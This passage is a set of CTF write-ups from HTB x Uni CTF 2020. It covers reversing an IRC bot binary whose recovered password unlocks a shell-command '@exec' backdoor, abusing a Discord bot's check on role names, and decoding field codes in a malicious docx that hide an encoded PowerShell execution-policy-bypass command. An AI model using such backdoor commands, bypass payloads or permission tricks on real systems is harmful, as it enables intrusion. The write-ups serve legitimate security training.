0x0040028c      0f05            syscall
0x0040028e      c3              ret
```

I immediately noted many system calls being used in this binary so instead of poking around in radare2 any more I decided my next best option would be to run the binary with ‘strace’ to get a high level view of what it’s doing with all of these system calls.

```
ifygecko@void:~/Desktop/ircware$ strace ./ircware
execve("./ircware", ["./ircware"], 0x7fff1941a140 /* 54 vars */) = 0
brk(NULL)                               = 0x1351000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=166445, ...}) = 0
mmap(NULL, 166445, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f6c75ea3000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\0n\2\0\0\0\0\0"..., 832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=1839792, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7f6c75ea1000
mmap(NULL, 1852680, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7f6c75cdc000
mprotect(0x7f6c75d01000, 1662976, PROT_NONE) = 0
mmap(0x7f6c75d01000, 1355776, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x25000) = 0x7f6c75d01000
mmap(0x7f6c75e4c000, 303104, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x170000) = 0x7f6c75e4c000
mmap(0x7f6c75e97000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1ba000) = 0x7f6c75e97000
mmap(0x7f6c75e9d000, 13576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f6c75e9d000
close(3)                                = 0
arch_prctl(ARCH_SET_FS, 0x7f6c75ea24c0) = 0
mprotect(0x7f6c75e97000, 12288, PROT_READ) = 0
mprotect(0x600000, 4096, PROT_READ)     = 0
mprotect(0x7f6c75ef6000, 4096, PROT_READ) = 0
munmap(0x7f6c75ea3000, 166445)          = 0
getrandom("\xa0\xe2\x1b\x4e", 4, 0)     = 4
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons(8000), sin_addr=inet_addr("127.0.0.1")}, 16) = -1 ECONNREFUSED (Connection refused)
write(1, "EXCEPTION! ABORT\0", 17EXCEPTION! ABORT)      = 17
exit(1)                                 = ?
+++ exited with 1 +++
```

Exactly what I was hoping for, something to make sense and move my progress forward. The program is trying to establish a connection with ‘localhost’ on port ‘8000’ and if it fails it just aborts execution. The only plausible action from here would be to start a netcat listener and run the binary again.

```
ifygecko@void:~$ sudo nc -lp 8000
NICK ircware_2062
USER ircware 0 * :ircware
JOIN #secret
```

Now that I saw this I immediately wondered if some of the strings I found with ‘floss’ are commands that the program is expecting to receive on the open connection. What better one to try than ‘PING :’.

```
ifygecko@void:~$ sudo nc -lp 8000
NICK ircware_2062
USER ircware 0 * :ircware
JOIN #secret
PING :
PONG :

NICK ircware_2062
USER ircware 0 * :ircware
JOIN #secret
```


Things are becoming clearer now so the next logical one to try is ‘PRIVMSG #secret :@flag’ but sadly this did nothing. It probably does reveal the flag but only after the ‘PRIVMSG #secret :@pass’ command authenticates me via some password. Well, why not try ‘RJJ3DSCP’?

```
ifygecko@void:~$ sudo nc -lp 8000
NICK ircware_2062
USER ircware 0 * :ircware
JOIN #secret
PING :
PONG :

NICK ircware_2062
USER ircware 0 * :ircware
JOIN #secret
PRIVMSG #secret :@pass RJJ3DSCP
PRIVMSG #secret :Rejected
```

Well I guess it’s not that easy so it’s time to start looking at the authentication check and see if I can work out the correct password.

```
0×0040038a      488d3dd00d20.  lea rdi, str.PRIVMSG__secret_:_pass ; 0×601161 ; "PRIVMSG #secret :@pass "
0×00400391      488b0de10d20.  mov rcx, qword [0×00601179] ; [0×601179:8]=24
0×00400398      f3a6           repe cmpsb byte [rsi], byte ptr [rdi]
0×0040039a      5e             pop rsi
0×0040039b      4885c9         test rcx, rcx
0×0040039e      7443           je 0×4003e3
```

Somewhat quickly I found the location where the program is checking if it received the ‘PRIVMSG #secret :@pass’ string. From here I should easily be able to find where and how it is checking the provided password.



Of course the check followed immediately after, and it is using ‘RJJ3DSCP’ for the check. After a couple of minutes of reviewing the assembly code I knew that the password provided by the user would be transformed by the sequence of instruction and each character would be compared against each in the string ‘RJJ3DSCP’. With this being the case all I would need to do is work from ‘RJJ3DSCP’ to the correct password with the inverse operation used to transform the correct password into ‘RJJ3DSCP’. To explain I will demonstrate with the first letter ‘R’ which is hex ‘0x52’. Starting at the top and checking each cmp we reach “add al, 0x11’ but in our case we are actually working backwards to we perform 0x52 – 0x11 = 0x41 which passes the “cmp al, 0x5a” jump below so our first character is 0x41 or ‘A’. Following this process, I got the password ‘ASS3MBLY’.

```
ifygecko@void:~$ sudo nc -lp 8000
NICK ircware_2062
USER ircware 0 * :ircware
JOIN #secret
PING :
PONG :

NICK ircware_2062
USER ircware 0 * :ircware
JOIN #secret
PRIVMSG #secret :@pass RJJ3DSCP
PRIVMSG #secret :Rejected
PRIVMSG #secret :@pass ASS3MBLY
PRIVMSG #secret :Accepted
PRIVMSG #secret :@flag
PRIVMSG #secret :HTB{m1N1m411st1C_fL4g_pR0v1d3r_b0T}
```

Score! Even though the flag was found I did not stop here. I remember seeing the strings “PRIVMSG #secret :@exec” and “/bin/sh” so I wanted to know if it could actually run shell commands.

```
ifygecko@void:~$ sudo nc -lp 8000
NICK ircware_2062
USER ircware 0 * :ircware
JOIN #secret
PING :
PONG :

NICK ircware_2062
USER ircware 0 * :ircware
JOIN #secret
PRIVMSG #secret :@pass RJJ3DSCP
PRIVMSG #secret :Rejected
PRIVMSG #secret :@pass ASS3MBLY
PRIVMSG #secret :Accepted
PRIVMSG #secret :@flag
PRIVMSG #secret :HTB{m1N1m411st1C_fL4g_pR0v1d3r_b0T}
PRIVMSG #secret :@exec whoami
PRIVMSG #secret :ifygecko
PRIVMSG #secret :Done!
```

As expected it does actually run shell commands!

Solver:

Will Green (UAHDucky)

HTB x Uni CTF 2020 – Qualifications

Solver: Will Green (UAHDucky)

Challenge: HTBxUni AI


Category: Misc

Intro:

In this challenge we were told that the HTB x Uni AI bot in the HackTheBox Discord server has gone rogue, and that we need to execute the !shutdown command to stop it.

Walkthrough:

My first reaction to this challenge was to try and send a DM to the bot within Discord. I tried sending commands like !help but it seemed any message that started with "!" was responded with the following message:



Then I remembered that it's actually possible to invite Bots to other servers if the permissions for the Bot aren't set up properly. So a little bit of googling reminded me of the URL that needed to be crafted to invite the Bot:

Bot invite links


The basic version of one such link looks like this:

```
https://discord.com/oauth2/authorize?client_id=123456789012345678&scope=bot
```


So with Developer mode enabled in Discord, I can grab the ID of the bot and craft the following url:

https://discord.com/oauth2/authorize?client_id=764609448089092119&scope=bot


If we navigate to the link, we can invite the bot to our server. Progress!



Once the bot was in my server, the first command that I tried was !shutdown which returned the following message:



Hmm.. So what if I make a server role with Admin privileges? Nope, same thing occurred. This had me stuck for a little bit, but then I thought why don't I actually make a role NAMED Administrator. Running the !shutdown flag again with the "Administrator" role returned the flag:



HTB x Uni CTF 2020 - Qualifications

Solver: Will Green (UAHDucky)

Challenge: kapKan


Category: Forensics

Intro:

In this challenge we are given a Word document (.docx) which we are told is very likely to contain malicious code.

Walkthrough:

If we open the document, it appears to be empty except some new line characters:



Trying to view macros shows that there's at least not any visible to us, so my next train of thought was that from previous CTF experience and just general knowledge I know that .docx file formats are actually comprised of multiple XML files in a ZIP archive:

File Format Specifications


A Docx file comprises of a collection of XML files that are contained inside a ZIP archive. The contents of a new Word document can be viewed by unzipping its contents. The collection contains a list of XML files that are categorized as:

- MetaData Files - contains information about other files available in the archive
- Document - contains the actual contents of the document


So since there's some empty lines, maybe there's some hidden text within the xml files? Changing the file type and unzipping, we're presented with the .xml files. The "document.xml" contains the actual contents of the document as mentioned in the above screenshot, so I opened that document first. We're presented with a pretty ugly .xml document but if we continue scrolling we can see what appears to be some ASCII character encoding:

```
com:office:word"
xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006
/main" xmlns:w14
="http://schemas.microsoft.com/office/word/2010/wordml"
xmlns:w15="http://schemas.microsoft.com/office/word/2012/wordml"
xmlns:w16cid="http://schemas.microsoft.com/office/word/2016/word
ml/cid"
xmlns:w16se="http://schemas.microsoft.com/office/word/2015/wordm
l/symex"
xmlns:wpg="http://schemas.microsoft.com/office/word/2010/wordpro
cessingGroup"
xmlns:wpi="http://schemas.microsoft.com/office/word/2010/wordpro
cessingInk"
xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml"
xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordpro
cessingShape" mc:Ignorable="w14 w15 w16se w16cid wp14"><w:body>
<w:p w:rsidR="00830AD6" w:rsidRDefault="00830AD6"
w:rsidP="00830AD6"><w:r><w:fldChar w:fldCharType="begin"/></w:r>
<w:r><w:instrText xml:space="preserve"> </w:instrText></w:r>
<w:r><w:instrText>SET c</w:instrText></w:r><w:r><w:instrText
xml:space="preserve"> </w:instrText></w:r><w:r>
<w:instrText>"</w:instrText></w:r><w:fldSimple w:instr="  QUOTE
112 111 119 101 114 115 104 101 108 108 32 45 101 112 32 98 121
112 97 115 115 32 45 101 32 83 65 66 85 65 69 73 65 101 119 66
69 65 68 65 65 98 103 65 51 65 70 56 65 78 65 65 49 65 69 115 65
88 119 66 78 65 68 77 65 88 119 66 111 65 68 65 65 86 119 66 102
65 68 69 65 78 119 66 102 65 72 99 65 77 65 66 83 65 69 115 65
78 81 66 102 65 69 48 65 78 65 65 51 65 68 77 65 102 81 65 61
"><w:r><w:rPr><w:b/><w:noProof/></w:rPr><w:instrText>
</w:instrText></w:r></w:fldSimple><w:r>
<w:instrText>"</w:instrText></w:r><w:r><w:instrText
xml:space="preserve"> </w:instrText></w:r><w:r><w:fldChar
w:fldCharType="end"/></w:r></w:p><w:p w:rsidR="00830AD6"
w:rsidRDefault="00830AD6" w:rsidP="00830AD6"><w:r><w:fldChar
w:fldCharType="begin"/></w:r><w:r><w:instrText
xml:space="preserve"> </w:instrText></w:r><w:r><w:instrText>SET
d</w:instrText></w:r><w:r><w:instrText xml:space="preserve">
"</w:instrText></w:r><w:fldSimple w:instr="  QUOTE   "><w:r>
<w:rPr><w:b/><w:noProof/></w:rPr><w:instrText> </w:instrText>
</w:r></w:fldSimple><w:r><w:instrText xml:space="preserve">"
</w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r>
</w:p><w:p w:rsidR="00830AD6" w:rsidRDefault="00830AD6"
w:rsidP="00830AD6"><w:r><w:fldChar w:fldCharType="begin"/></w:r>
<w:r><w:instrText xml:space="preserve"> </w:instrText></w:r>
<w:r><w:instrText>SET e</w:instrText></w:r><w:r><w:instrText
xml:space="preserve"> "</w:instrText></w:r><w:fldSimple
w:instr="  QUOTE   "><w:r><w:rPr><w:b/><w:noProof/></w:rPr>
<w:instrText> </w:instrText></w:r></w:fldSimple><w:r>
<w:instrText xml:space="preserve">" </w:instrText></w:r><w:r>
```


So let's go convert that to text:



It appears to be Powershell command to bypass the execution policy, definitely malicious! There's a Base64 string there, so let's also decode that:



That looks like the flag! Let’s remove those replacement characters:



Flag: HTB{D0n7_45K_M3_h0W_17_w0RK5_M473}

HTB x Uni CTF 2020 – Qualifications

Solver: Will Green (UAHDucky)

Challenge: Plug


Category: Forensics

Intro:

In this challenge we are given a .pcapng file which contains USB traffic

